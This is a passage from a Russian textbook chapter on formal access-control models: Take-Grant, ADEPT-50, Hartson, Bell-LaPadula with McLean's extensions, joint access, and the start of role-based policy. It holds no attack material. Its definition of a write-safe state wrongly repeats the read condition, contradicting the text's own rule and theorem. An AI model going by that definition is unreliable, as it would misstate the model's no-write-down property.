Таким образом, дискреционная модель Харрисона – Руззо - Ульмана в своей общей постановке не дает гарантий безопасности системы, однако именно она послужила основой для целого класса моделей политик безопасности, которые используются для управления доступом и контроля за распространением прав во всех современных системах.

#### 4.2.3. Модель «Take-Grant»

Модель распространения прав доступа Take–Grant, предложенная впервые в 1976г., используется для анализа систем дискреционного разграничения доступа, в первую очередь для анализа путей распространения прав доступа в таких системах. В качестве основных элементов модели используются граф доступа и правила его преобразования. Цель модели – дать ответ на вопрос о возможности получения прав доступа субъектом системы на объект в состоянии, описываемом графом доступа. В настоящее время данная модель получила продолжение как расширенная модель Take–Grant, в которой рассматриваются пути возникновения информационных потоков в системах с дискреционным разграничением доступа.

Перейдем к формальному описанию модели. Обозначим:  $O$  - множество объектов (файлы),  $S$  – множество активных субъектов (пользователи);  $R=\{r, w, c\}$  - множество доступов, где  $r$  - читать,  $w$  - писать,  $c$  - вызывать. Допускается, что субъект  $X$  может иметь права  $\alpha \subseteq R$  на доступ к объекту  $Y$ , эти права записываются в матрице контроля доступов. Кроме этих прав мы введем еще два: право take ( $t$ ) – право брать права доступа и право grant ( $g$ ) – право давать права доступа, которые также записываются в матрицу контроля доступов субъекта к объектам. Можно считать, что эти права определяют возможности преобразования одних графов состояний в другие. Преобразование состояний, то есть преобразование графов доступов, проводятся при помощи команд. Существует 4 вида команд, по которым один граф доступа преобразуется в другой.

1. Take (брать). Пусть  $S$  - субъект, обладающий правом  $t$  к объекту  $X$  и  $\alpha \subseteq R$  - некоторое право доступа объекта  $X$  к объекту  $Y$ . Тогда возможна команда "S take  $\alpha$  for Y from X". В результате выполнения этой команды в множество прав доступа субъекта  $S$  к объекту  $Y$  добавляется право  $\alpha$ . Графически это означает, что, если в исходном графе доступов  $G$  был подграф

$$S \xrightarrow{t} X \xrightarrow{\alpha} Y$$

то в новом состоянии  $G'$ , построенном по этой команде  $t$ , будет подграф



2. Grant (давать). Пусть субъект S обладает правом  $g$  к объекту X и правом  $\alpha \subseteq R$  к объекту Y. Тогда возможна команда "S grant  $\alpha$  for Y to X". В результате выполнения этой команды граф доступов G преобразуется в новый граф G', который отличается от G добавленной дугой (X Y). Графически это означает, что если в исходном графе G был подграф



то в новом состоянии G будет подграф:



3. Create (создавать). Пусть S - субъект,  $\beta \subseteq R$ . Команда "S create P for new object X" создает в графе новую вершину X и определяет P как права доступов S к X. То есть по сравнению с графом G в новом состоянии G' добавляется подграф вида

$$S \xrightarrow{\beta} X$$

4. Remove (удалить). Пусть S - субъект и X - объект,  $\beta \subseteq R$ . Команда "S remove P for X" исключает права доступа P из прав субъекта S к объекту X. Графически преобразования графа доступа G в новое состояние G' в результате этой команды можно изобразить следующим образом:

$$S \xrightarrow{P} X, S \xrightarrow{P/\beta} X$$

Под безопасностью будем понимать возможность или невозможность произвольной фиксированной вершине P получить доступ  $\alpha \in R$  к произвольной фиксированной вершине X путем преобразования текущего графа G некоторой последовательностью команд в граф G', где указанный доступ разрешен.

*Определение.* В графе доступов G вершины P и S называются tg-связными, если существует путь в G, соединяющий P и S, безотносительно ориентации дуг, но такой, что каждое ребро этого пути имеет метку, включающую t или g.

Примем без доказательств следующие теоремы.

*Теорема 1. Субъект  $P$  может получить доступа к объекту  $X$ , если существует субъект  $S$ , имеющий доступ  $a$ , к вершине  $X$  такой, что субъекты  $P$  и  $S$  связаны произвольно ориентированной дугой, содержащей хотя бы одно из прав  $t$  или  $g$*

*Теорема. 2. Пусть в системе все объекты являются субъектами. Тогда субъект  $P$  может получить доступ  $a$  к субъекту  $X$  тогда и только тогда, когда выполняются условия:*

1. Существует субъект  $S$  такой, что в текущем графе  $G$  есть дуга  $S \xrightarrow{a} X$ .
2.  $S$   $tg$ -связна с  $P$ .

Перечисленные правила «Брать», «Давать», «Создавать», «Уничтожать» для отличия от правил расширенной модели Take – Grant будем называть де – юре правилами.

#### **4.2.4. Расширенная модель Take–Grant**

В расширенной модели Take–Grant рассматриваются пути и стоимости возникновения информационных потоков в системах с дискреционным разграничением доступа.

В классической модели Take–Grant по существу рассматриваются два права доступа:  $t$  и  $g$ , а так же четыре правила (правила де-юре) преобразования графа доступов. В расширенной модели дополнительно рассматриваются два права: на чтение  $r$  (read) и на запись  $w$  (write), а так же шесть правил (правила де-факто) преобразования графа доступов: pose, spy, find, pass и два правила без названия.

В результате применения к графу доступов правил де–факто в него добавляются мнимые дуги, помеченные  $r$  или  $w$  и изображаемые пунктиром (рисунок ). Вместе с дугами графа, соответствующими правам  $r$  и  $w$  (реальными дугами), мнимые дуги указывают на направления информационных каналов в системе.

Состояние системы описывается его графом. Переход из состояния в состояние определяется операциями или правилами преобразования графа доступов. Преобразование графа  $G$  в граф  $G'$  в результате выполнения правила  $op$  обозначим  $G \Big|_{op} G'$ .



Рис. 4.4. Правила де-факто

К мнимым дугам нельзя применять правила де-юре преобразования графа доступов. Информационные каналы нельзя брать или передавать другим объектам системы.

Проблемы взаимодействия – центральный вопрос при похищении прав доступа.

Каждое правило де-юре требует для достижения своей цели участия одного субъекта, а для реализации правила де-факто необходим один или два субъекта. Желательно во множестве всех субъектов выделить подмножество так называемых субъектов - заговорщиков – участников процессов передачи прав или информации. В небольших системах эта задача легко решается. Многократное просматривая граф доступов и применяя к нему все возможные правила де-юре и де-факто, можно найти замыкание графа доступов, которое будет содержать дуги, соответствующие всем информационным каналам системы. Однако, если граф доступов большой, то найти его замыкание весьма сложно.


Допустим, факт нежелательной передачи прав или информации состоялся. Каков наиболее вероятный путь его осуществления? В классической модели Take–Grant не дается прямого ответа.

Предположим, что чем больше узлов на пути между вершинами, по которым произошла передача прав доступа или возник информационный поток, тем меньше вероятность использования этого пути. Например, на рисунке 4 видно, что интуитивно наиболее вероятный путь передачи информации от субъекта z к субъекту x лежит через объект y. В тоже время злоумышленник может специально использовать более длинный путь.



Рис. 4.5. Пути возникновения информационного канала от z к x

Таким образом, в расширенную модель Take–Grant можно включить понятие вероятности и стоимости пути передачи прав или информации. Путям наименьшей стоимости соответствует наивысшая вероятность и их исследуют в первую очередь.

К моделям дискреционного пита так же относятся модель АДЕПТ-50 и модель Харстона. Дадим им краткую характеристику.

#### 4.2.5. Модель АДЕПТ–50


В данной модели представлены четыре типа сущностей (любая именованная составляющая компьютерной системы): пользователи(u), задания(j), терминалы(t) и файлы(f), причем каждая сущность описывается тройкой: (L,F,M), где режим M - набор видов доступа, полномочия F – группа пользователей, имеющих право на доступ к определенному объекту.

Сформулируем правила этой модели:

1. Пользователь u получает доступ к системе  $\Leftrightarrow u \in U$ .
2. Пользователь u получает доступ к терминалу t  $\Leftrightarrow u \in F(t)$ , т.е. в том случае когда пользователь имеет право использовать терминал t.

3. Пользователь получает доступ к файлу  $j \Leftrightarrow A(j) \geq A(f), C(j) \supseteq C(f), M(j) \supseteq M, f \in F(f)$  т.е. в случае:

- привилегии выполняемого задания шире привилегий файла или равны им;
- пользователь является членом  $F(f)$ .

Т.е. пользователь получает доступ к объекту тогда, когда он принадлежит группе пользователей, имеющих доступ к этому объекту, и его задание шире или равны привилегии объекта. Например, наивысшее полномочие доступа к файлу пользователя «сов. секретно», выполняющего задание с «конфиденциального» терминала будет «конфиденциально».

#### 4.2.6. Модель Харстона

Модель имеет пять основных наборов:

- A – установленных полномочий;
- U – пользователей;
- E – операций;
- R – ресурсов;
- S – состояний.

Область безопасности будет выглядеть как произведение:  $A \times U \times E \times R \times S$ . Процесс организации доступа можно описать алгоритмически. Он будет состоять из следующих процедур:

1. Вызвать все вспомогательные программы необходимые для предварительного принятия решения.
2. Определить из U те группы, к которым принадлежит u. Затем выбрать из P (набор установленных полномочий) спецификации полномочий, которым соответствует u. Этот набор полномочий  $F(u)$  определяет привилегию пользователя u.
3. Из P определить набор полномочий  $F(e)$ , устанавливающие e как основную операцию. Такой набор называется привилегией e.
4. Определить из P набор  $F(R)$  (привилегию единичного ресурса) – полномочия, определяющие поднабор ресурсов из  $R^1$  (определенных единиц ресурсов), имеющие общие элементы с R.
5. Удостоверится, что R полностью включается в  $D(q) = F(u) \cap F(e)F(R)$  (домен полномочий).
6. Разбить  $D(q)$  на эквивалентные классы, так чтобы два полномочия попадали в эквивалентный класс тогда и только тогда, когда они специфицируют одну единицу ресурса. Новый набор полномочий  $F(u, q)$  – привилегия пользователя u по отношению к запросу q.
7. Вычислить ЕАС – условие фактического доступа, соответствующего запросу q.
8. Оценить ЕАС и принять решение о доступе:

- разрешить доступ к R , если R перекрывается;
- отказать в доступе в противном случае.

9. Произвести запись необходимых событий.

10. Вызвать все программы необходимые для принятия решения.

11. Выполнить все вспомогательные программы.

12. Если решение о доступе – положительное, завершить физическую обработку.

Т.е. пользователь может получить (или не получить) доступ к информации предварительно пройдя соответствующие этапы идентификации (определение группы, его полномочий, условия фактического доступа и т.д.).

Данная модель не всегда необходима в полном объеме. Например, во время регистрации пользователя системы необходим пункт 2 и 6.

#### **4.2.7. Мандатная модель Белла-ЛаПадулы**

Мандатная модель управления доступом основана на правилах секретного документооборота, принятых в государственных и правительственных учреждениях многих стран. Основным положением политики Белла - ЛаПадулы, взятым ими из реальной жизни, является назначение всем участникам процесса обработки защищаемой информации, и документам, в которых она содержится, специальной метки, например, секретно, сов. секретно и т. д, получившей название уровня безопасности. Все уровни безопасности упорядочиваются с помощью установленного отношения доминирования, например, уровень сов. секретно считается более высоким чем уровень секретно, или доминирует над ним. Контроль доступа осуществляется в зависимости от уровней безопасности взаимодействующих сторон на основании двух простых правил:

1. Уполномоченное лицо (субъект) имеет право читать только те документы, уровень безопасности которых не превышает его собственный уровень безопасности.

2. Уполномоченное лицо (субъект) имеет право заносить информацию только в те документы, уровень безопасности которых не ниже его собственного уровня безопасности.

Первое правило обеспечивает защиту информации, обрабатываемой более доверенными (высокоуровневыми) лицами, от доступа со стороны менее доверенных (низкоуровневых). Второе правило (далее мы увидим, что оно более важное) предотвращает утечку информации (сознательную или несознательную) со стороны высокоуровневых участников процесса обработки информации к низкоуровневым.

Таким образом, если в дискреционных моделях управление доступом происходит путем наделения пользователей полномочиями осуществлять определенные операции над определенными объектами, то мандатные модели управляют доступом неявным образом

— с помощью назначения всем сущностям системы уровней безопасности, которые определяют все допустимые взаимодействия между ними.

Система в модели безопасности Белла–ЛаПадулы, как и другие модели, представляется в виде множеств субъектов  $S$ , объектов  $O$  (множество объектов включает множество субъектов,  $ScO$ ) и прав доступа `read` и `write`. В мандатной модели рассматриваются только эти два вида доступа, и, хотя она может быть расширена введением дополнительных прав (например, правом на добавление информации, выполнение программ и т.д.), все они будут отображаться в базовые (чтение и запись). Использование столь жесткого подхода, не позволяющего осуществлять гибкое управление доступом, объясняется тем, что в мандатной модели контролируются не операции, осуществляемые субъектом над объектом, а потоки информации, которые могут быть только двух видов: либо от субъекта к объекту (запись), либо от объекта к субъекту (чтение).

Уровни безопасности субъектов и объектов задаются с помощью функции уровня безопасности  $F: S \cup O \rightarrow L$ , которая ставит в соответствие каждому субъекту и объекту уровень безопасности, принадлежащий множеству уровней безопасности  $L$

#### 4.2.8. Решетка уровней безопасности

Решетка уровней безопасности — это формальная алгебра  $(L, <, \bullet, \oplus)$ , где  $L$  — базовое множество уровней безопасности, а оператор  $<$  определяет частичное нестрогое отношение порядка для элементов этого множества, т.е. оператор  $<$  — антисимметричен, транзитивен и рефлексивен. Отношение  $<$  на  $L$ :

1. рефлексивно, если  $\forall a \in L: a < a$ ;
2. антисимметрично, если  $\forall a_1, a_2 \in L: (a_1 < a_2 \wedge a_2 < a_1) \Rightarrow a_1 = a_2$ ;
3. транзитивно, если  $\forall a_1, a_2, a_3 \in L: (a_1 < a_2 \wedge a_2 < a_3) \Rightarrow a_1 < a_3$ .

Другое свойство решетки состоит в том, что для каждой пары  $a_1$  и  $a_2$  элементов множества  $L$  можно указать единственный элемент наименьшей верхней границы и единственный элемент наибольшей нижней границы. Эти элементы также принадлежат  $L$ .

Смысл этих определений заключается в том, что для каждой пары элементов всегда можно указать единственный элемент, ограничивающий ее сверху или снизу таким образом, что между ними и этим элементом не будет других элементов.

Функция уровня безопасности  $F$  назначает каждому субъекту и объекту некоторый уровень безопасности из  $L$ , разбивая множество сущностей системы на классы, в пределах которых их свойства с точки зрения модели безопасности являются эквивалентными. Тогда оператор  $<$  определяет направление потоков информации, то есть, если  $F(A) < F(B)$ , то информация может передаваться от элементов класса  $A$  элементам класса  $B$ .



Покажем, почему в модели Белла-ЛаПадулы для описания отношения доминирования на множестве уровней безопасности используется решетка.

Если информация может передаваться от сущностей класса А к сущностям класса В, а также от сущностей класса В к сущностям класса А, то классы А и В содержат одноуровневую информацию и с точки зрения безопасности эквивалентны одному классу (АВ). Поэтому для удаления избыточных классов необходимо, чтобы отношение  $<$  было антисимметричным.

Если информация может передаваться от сущностей класса А сущностям класса В, а также от сущностей класса В к сущностям класса С, то очевидно, что она будет также передаваться от сущностей класса А к сущностям класса С. Таким образом, отношение  $<$  должно быть транзитивным.

Так как класс сущности определяет уровень безопасности содержащейся в ней информации, то все сущности одного и того же класса содержат с точки зрения безопасности одинаковую информацию. Следовательно, нет смысла запрещать потоки информации между сущностями одного и того же класса. Более того, из чисто практических соображений нужно предусмотреть возможность для сущности передавать информацию самой себе. Следовательно, отношение  $<$  должно быть рефлексивным.

Использование решетки для описания отношений между уровнями безопасности позволяет использовать в качестве атрибутов безопасности (элементов множества L) не только целые числа, для которых определено отношение "меньше или равно", но и более сложные составные элементы. Например, в государственных организациях достаточно часто в качестве атрибутов безопасности используется комбинации, состоящие из уровня безопасности, представляющие собой целое число, и набора категорий из некоторого множества.

#### **4.2.9. Классическая мандатная модель Белла–ЛаПадулы**

В мандатных моделях функция уровня безопасности F вместе с решеткой уровней определяют все допустимые отношения доступа между сущностями системы, поэтому множество состояний системы V представляется в виде набора упорядоченных пар (F, M), где M - это матрица доступа, отражающая текущую ситуацию с правами доступа субъектов к объектам, содержание которой аналогично матрице прав доступа в модели Харрисона – Руззо – Ульмана, но набор прав ограничен правами read и write. Модель системы  $\Sigma(v_0, R, T)$  состоит из начального состояния  $v_0$ , множества запросов R и функции перехода  $T: (V \times R) \rightarrow V$ , которая в ходе выполнения запроса переводит систему из одного состояния в другое. Система, находящаяся в состоянии  $v \in V$ , при получении запроса  $r \in R$ , переходит в следующее состояние  $v^* = T(v, r)$ . Состояние v достижимо в системе

$\Sigma(v_0, R, T)$  тогда и только тогда, когда существует последовательность  $\langle (r_0, V_0), \dots, (r_{n-1}, V_{n-1}), (r_n, v) \rangle$  такая, что  $T(r_i, v_i) = v_{i+1}$  для  $0 \leq i < n$ .

Как и для дискреционной модели состояния системы делятся на безопасные, в которых отношения доступа не противоречат установленным в модели правилам, и небезопасные, в которых эти правила нарушаются и происходит утечка информации.

Белл и ЛаПадула предложили следующее определение безопасного состояния:

1. Состояние  $(F, M)$  называется безопасным по чтению (или просто безопасным) тогда и только тогда, когда для каждого субъекта, осуществляющего в этом состоянии доступ чтения к объекту, уровень безопасности этого субъекта доминирует над уровнем безопасности этого объекта.

2. Состояние  $(F, M)$  называется безопасным по записи (или  $*$  - безопасным) тогда и только тогда, когда для каждого субъекта, осуществляющего в этом состоянии доступ записи к объекту, уровень безопасности этого субъекта доминирует над уровнем безопасности этого объекта.

3. Состояние безопасно тогда и только тогда, когда оно безопасно и по чтению, и по записи.

В соответствии с предложенным определением безопасного состояния критерий безопасности системы выглядит следующим образом:

Система  $\Sigma(v_0, R, T)$  безопасна тогда и только тогда, когда ее начальное состояние  $v_0$  безопасно и все состояния, достижимые из  $v_0$  путем применения конечной последовательности запросов из  $R$  безопасны.

Белл и ЛаПадула доказали теорему, формально доказывающую безопасность системы при соблюдении определенных условий, получившую название основной теоремы безопасности.

### **Основная теорема безопасности Белла-ЛаПадулы [3]**

Система  $Z(V_0, R, T)$  безопасна тогда и только тогда, когда:

а) начальное состояние  $v_0$  безопасно и

б) для любого состояния  $v$ , достижимого из  $v_0$  путем применения конечной последовательности запросов из  $R$  таких, что  $T(v, r) = v^*$ ,  $v = (F, M)$  и  $v^* = (F^*, M^*)$  для каждого  $s \in S$  и  $o \in O$  выполняются следующие условия:

1. если  $\text{read} \in M^*[s, o]$  и  $\text{read} \notin M[s, o]$ , то  $F^*(s) > F^*(o)$ ;

2. если  $\text{read} \in M[s, o]$  и  $F^*(s) < F^*(o)$ , то  $\text{read} \notin M^*[s, o]$ ;

3. если  $\text{write} \in M^*[s, o]$  и  $\text{write} \notin M[s, o]$ , то  $F^*(o) > F^*(s)$ ;

4. если  $\text{write} \in M[s, o]$  и  $F^*(o) < F^*(s)$ , то  $\text{write} \notin M^*[s, o]$ .

Таким образом, теорема утверждает, что система с безопасным начальным состоянием является безопасной тогда и только тогда, когда при любом переходе системы из одного состояния в другое не возникает никаких новых и не сохраняется никаких старых отношений доступа, которые будут небезопасны по отношению к функции уровня безопасности нового состояния. Формально эта теорема определяет все необходимые и достаточные условия, которые должны быть выполнены для того, чтобы система, начав свою работу в безопасном состоянии, никогда не достигла небезопасного состояния.

#### **4.2.10. Безопасная функция перехода**

Недостаток основной теоремы безопасности Белла-ЛаПадулы состоит в том, что ограничения, накладываемые теоремой на функцию перехода, совпадают с критериями безопасности состояния, поэтому данная теорема является избыточной по отношению к определению безопасного состояния. Кроме того, из теоремы следует только то, что все состояния, достижимые из безопасного состояния при определенных ограничениях, будут в некотором смысле безопасны, но при этом не гарантируется, что они будут достигнуты без потери свойства безопасности в процессе осуществления перехода. Поскольку у нас нет никаких определенных ограничений на вид функции перехода, кроме указанных в условиях теоремы, и допускается, что уровни безопасности субъектов и объектов могут изменяться, то можно представить такую гипотетическую систему (она получила название *Z*-системы), в которой при попытке низкоуровневого субъекта прочитать информацию из высокоуровневого объекта будет происходить понижение уровня объекта до уровня субъекта и осуществляться чтение. Функция перехода *Z*-системы удовлетворяет ограничениям основной теоремы безопасности, и все состояния такой системы также являются безопасными в смысле критерия Белла - ЛаПадулы, но вместе с тем в этой системе любой пользователь сможет прочитать любой файл, что, очевидно, несовместимо с безопасностью в обычном понимании.

Следовательно, необходимо сформулировать теорему, которая бы не только констатировала безопасность всех достижимых состояний для системы, соответствующей определенным условиям, но и гарантировала бы безопасность в процессе осуществления переходов между состояниями. Для этого необходимо регламентировать изменения уровней безопасности при переходе от состояния к состоянию с помощью дополнительных правил.

Такую интерпретацию мандатной модели осуществил Мак-Лин, предложивший свою формулировку основной теоремы безопасности, основанную не на понятии безопасного состояния, а на понятии безопасного перехода.

Функция перехода является безопасной тогда и только тогда, когда она одновременно безопасна и по чтению и по записи и когда она изменяет только один из компонентов состояния, и эти изменения не приводят к нарушению безопасности системы.

Теорема безопасности Мак-Лина. Система безопасна в любом состоянии и в процессе переходов между ними, если ее начальное состояние является безопасным, а ее функция перехода удовлетворяет критерию Мак-Лина.

Обратное утверждение неверно. Система может быть безопасной по определению Белла-ЛаПадуды, но не иметь безопасной функции перехода.

Такая формулировка основной теоремы безопасности предоставляет в распоряжение разработчиков защищенных систем базовый принцип их построения, в соответствии с которым для того, чтобы обеспечить безопасность системы как в любом состоянии, так и в процессе перехода между ними, необходимо реализовать для нее такую функцию перехода, которая соответствует указанным условиям.

#### 4.2.11. Уполномоченные субъекты

Формулировка основной теоремы безопасности в интерпретации Мак-Лина позволяет расширить область ее применения по сравнению с классической теоремой Белла-ЛаПадуды, однако, используемый критерий безопасности перехода не всегда соответствует требованиям контроля доступа, возникающим на практике. Поскольку в процессе осуществления переходов могут изменяться уровни безопасности сущностей системы, желательно контролировать этот процесс, явным образом разрешая или запрещая субъектам осуществлять подобные переходы. Для решения этой задачи Мак-Лин расширил базовую модель путем выделения подмножества уполномоченным субъектов, которым разрешается инициировать переходы, в результате которых у сущностей системы изменяются уровни безопасности. Система с уполномоченными субъектами также описывается множествами  $S$ ,  $O$ ,  $L$ , смысл которых совпадает с аналогичными понятиями модели Белла-ЛаПадуды, а ее состояние также описывается набором упорядоченных пар  $(F, M)$ , причем функция перехода  $F$  и матрица отношений  $M$  доступа играют ту же роль. Новым элементом модели является функция управления уровнями  $C: SuO > P(S)$  (здесь и далее  $P(S)$  обозначает множество всех подмножеств  $S$ ). Эта функция определяет подмножество субъектов, которым позволено изменять уровень безопасности, для заданного объекта или субъекта. Модель системы  $\Sigma(v_0, R, T^a)$  состоит из начального состояния  $v_0$ , множества запросов  $R$  и функции перехода  $T^a$ , которая переводит систему из состояния в состояние по мере выполнения запросов.

С точки зрения модели уполномоченных субъектов система

$\Sigma(v_0, R, T^a)$  считается безопасной в том случае, если:

1. Начальное состояние  $v_0$  и все состояния, достижимые из него путем применения конечного числа запросов из  $R$  являются безопасными по критерию Белла - ЛаПадуды;
2. Функция перехода  $T^a$  является авторизованной функцией перехода согласно предложенному определению.

#### 4.2.12. Модель совместного доступа

Практическое применение всех представленных формулировок мандатной модели безопасности ограничено еще одним фактором — они не учитывают широко распространенные в государственных учреждениях правила, согласно которым доступ к определенной информации или модификация ее уровня безопасности могут осуществляться только в результате совместных действий нескольких пользователей (т. н. групповой доступ).

Для того, чтобы мандатная модель предусматривала совместный доступ необходимо модифицировать ее следующим образом. Вместо множества субъектов системы  $S$  будем рассматривать множество непустых подмножеств  $S$ , которое обозначим как  $S=P(S)\setminus\{\emptyset\}$ . Расширим матрицу прав доступа, отражающую текущее состояние доступа в системе, путем добавления в нее строк, содержащих права групповых субъектов, и обозначим ее как  $M$ . Кроме функции уровня безопасности  $F:SuO\rightarrow L$  для групповых субъектов вводятся дополнительные функции:  $F^L:S\rightarrow L$  такая, что  $F^L(s)$  есть наибольшая нижняя граница множества  $\{F(s) / s\in S\}$  и  $F^H:S\rightarrow L$ , такая, что  $F^H(s)$  есть наименьшая верхняя граница множества  $\{F(s) / s\in S\}$ .

Критерии безопасности состояния для такой системы формулируются следующим образом:

1. Состояние системы является безопасным по чтению тогда и только тогда, когда для каждого индивидуального или группового субъекта, имеющего в этом состоянии доступ чтения к объекту, наибольшая нижняя граница множества уровней безопасности этого субъекта доминирует над уровнем безопасности этого объекта:  $\forall s\in S, \forall o\in O, read\in M[s,o] \rightarrow F^L(s)>F(o)$ .

2. Состояние системы является безопасным по записи тогда и только тогда, когда для каждого индивидуального или группового субъекта, имеющего в этом состоянии доступ записи к объекту, уровень безопасности этого объекта доминирует над наименьшей верхней границей множества уровней безопасности этого субъекта:  $\forall s\in S, \forall o\in O, write\in M[s,o] \rightarrow F(o)>F^H(s)$ .

Тогда теорема Белла-ЛаПадуды для совместного доступа формулируется следующим образом [3]:

Система  $\Sigma(v_0, R, T)$  безопасна тогда и только тогда, когда:

а) начальное состояние  $v_0$  безопасно и

б) функция перехода  $T$  такова, что для любого состояния  $v$ , достижимого из  $v_0$  путем применения конечной последовательности запросов из  $R$ , таких, что  $T(v,r) = v^*$ ,  $v=((F, F^H, F^L), M)$  и  $v^*=((F^*, F^{*H}, F^{*L}), M^*)$  для каждого  $\forall s\in S, \forall o\in O$  выполняются следующие условия:

1. если  $\text{read} \in M^*[s,o]$  и  $\text{read} \notin M[s,o]$ , то  $F^{L^*}(s) > F^*(o)$ ;
2. если  $\text{read} \in M[s,o]$  и  $F^{L^*}(s) < F^*(o)$ , то  $\text{read} \notin M^*[s,o]$ ;
3. если  $\text{write} \in M^*[s,o]$  и  $\text{write} \notin M[s,o]$ , то  $F^*(o) > F^{H^*}(s)$ ;
4. если  $\text{write} \in M[s,o]$  и  $F^*(o) < F^{H^*}(s)$ , то  $\text{write} \notin M^*[s,o]$ .

#### 4.2.13 Применение мандатных моделей

В завершении обзора мандатных моделей необходимо отметить трудности, которые связаны с их применением на практике. Все мандатные модели, как и модель Белла - ЛаПалулы, используют только два права доступа – чтение и запись. На практике информационные системы поддерживают значительно более широкий спектр операций над информацией, например, создание, удаление, передачи и т. д. Следовательно, для того чтобы применить мандатную модель к реальной системе, необходимо установить подходящее соответствие между чтением и записью и операциями, реализованными в конкретной системе. Самым простым примером непрактичности мандатной модели является невозможность ее применения для сетевых взаимодействий — нельзя построить распределенную систему, в которой информация передавалась бы только в одном направлении, потому что всегда будет существовать обратный поток информации, содержащий ответы на запросы, подтверждения получения и т.д.

Поэтому, когда и системе используется мандатная политика, все взаимодействия рассматриваются только на достаточно высоком уровне абстракции, на котором не учитываются детали реализации операций доступа. Такой подход позволяет отобразить любое множество разнообразных операций доступа в обобщенные операции чтения и записи. Для оценки возможности нарушений безопасности с использованием методов, основанных на несоответствии этих абстрактных операций и реальных механизмов доступа, применяется анализ т.н. скрытых каналов утечки информации. Целью этих исследований является выявление тех способов, с помощью которых информация может передаваться в обход правил мандатной модели.

Чем больше потоков информации мы поставим под контроль мандатной модели, тем менее гибкой будет наша система, но и тем меньше потоков информации придется исследовать в процессе анализа скрытых каналов.

В заключение обзора мандатной модели управления доступом необходимо отметить, что хотя она является базовой моделью безопасности, составляющей основу теории защиты информации, однако ее применение на практике связано с серьезными трудностями: Поэтому в реальной жизни она используется только в системах, обрабатывающих классифицированную информацию, и применяется только в отношении ограниченного подмножества субъектов и объектов.

#### 4.2.14. Ролевая политика безопасности

Ролевая политика безопасности представляет собой существенно усовершенствованную модель Харрисона–Руззо–Ульмана, однако ее нельзя отнести ни к дискреционным, ни к мандатным, потому что управление доступом в ней осуществляется как на основе матрицы прав доступа для ролей, так и с помощью правил, регламентирующих назначение ролей пользователям и их активацию во время сеансов. Поэтому ролевая модель представляет собой совершенно особый тип политики, основанной на компромиссе между гибкостью управления доступом, характерной для дискреционных моделей, и жесткостью правил контроля доступа, присущей мандатным моделям.

В ролевой модели классическое понятие субъект замещается понятиями пользователь и роль. Пользователь — это человек, работающий с системой и выполняющим определенные служебные обязанности. Роль — это активно действующая в системе абстрактная сущность, с которой связан ограниченный, логически связанный набор полномочий, необходимых для осуществления, определенной деятельности. Самым распространенным примером роли является присутствующий почти в каждой системе административный бюджет (например root для UNIX и Administrator для Windows NT), который обладает специальными полномочиями и может использоваться несколькими пользователями.

